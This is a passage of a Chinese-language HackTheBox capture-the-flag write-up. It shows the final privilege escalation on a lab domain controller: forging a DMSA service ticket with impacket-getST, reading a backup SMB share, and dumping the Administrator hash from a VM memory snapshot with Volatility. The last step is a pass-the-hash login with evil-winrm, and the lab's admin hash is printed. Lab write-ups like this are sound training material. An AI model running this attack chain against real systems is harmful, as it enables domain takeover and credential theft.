
成功获得DMSA账户的TGT票据,接下来使用impacket-getST工具发起DMSA认证请求,获取带有svc_deploy用户PAC的服务票据(主体用户仍为vertin),服务名为cifs/dc01.checkpoint.htb:
export KRB5CCNAME=/root/pentest_notes/checkpoint/vertin_vF.ccache
faketime -f "+7h" impacket-getST -k -no-pass -dc-ip 10.129.25.183 -spn cifs/dc01.checkpoint.htb -dmsa checkpoint.htb/svc_deploy
获取成功后再次验证票据有效性:

成功!
VMware虚拟机电子取证
获取带有svc_deploy权限的DMSA服务票据后,决定重新枚举SMB服务,发现之前不可用的VMBackups共享现在有权限访问了:
faketime -f "+7h" impacket-smbclient -k -no-pass checkpoint.htb/'vertin$'@dc01.checkpoint.htb
use VMBackups

枚举该共享,在NightlyBackup_2024-11-01/memory forensics/目录下发现了一台拥有快照的虚拟机,操作系统似乎为Windows Server 2019:
cd NightlyBackup_2024-11-01/memory forensics/
ls

决定对该虚拟机执行电子取证。由于内存快照文件和虚拟磁盘较大,此处转到HackTheBox提供的PwnBox上操作。
首先下载vmem和vmsn内存快照文件:
get Windows Server 2019-Snapshot1.vmem
get Windows Server 2019-Snapshot1.vmsn

将两个文件的文件名都改为Windows_Server_2019开头后,使用Volatility电子分析取证工具打开vmem文件,尝试获取缓存在内存中的凭据:
vol -f Windows_Server_2019-Snapshot1.vmem windows.hashdump
注:可使用
pip install volatility命令安装。
发现了虚拟机中的Administrator用户密码哈希,尝试将其在靶机域上使用:

成功获取域管理员凭据:
- 域:
checkpoint.htb - 用户名:
Administrator - 密码哈希:
f29e9c014295b9b32139b09a2790be3b
直接登录WinRM:
evil-winrm -i dc01.checkpoint.htb -u Administrator -H "f29e9c014295b9b32139b09a2790be3b"

提权成功!!!!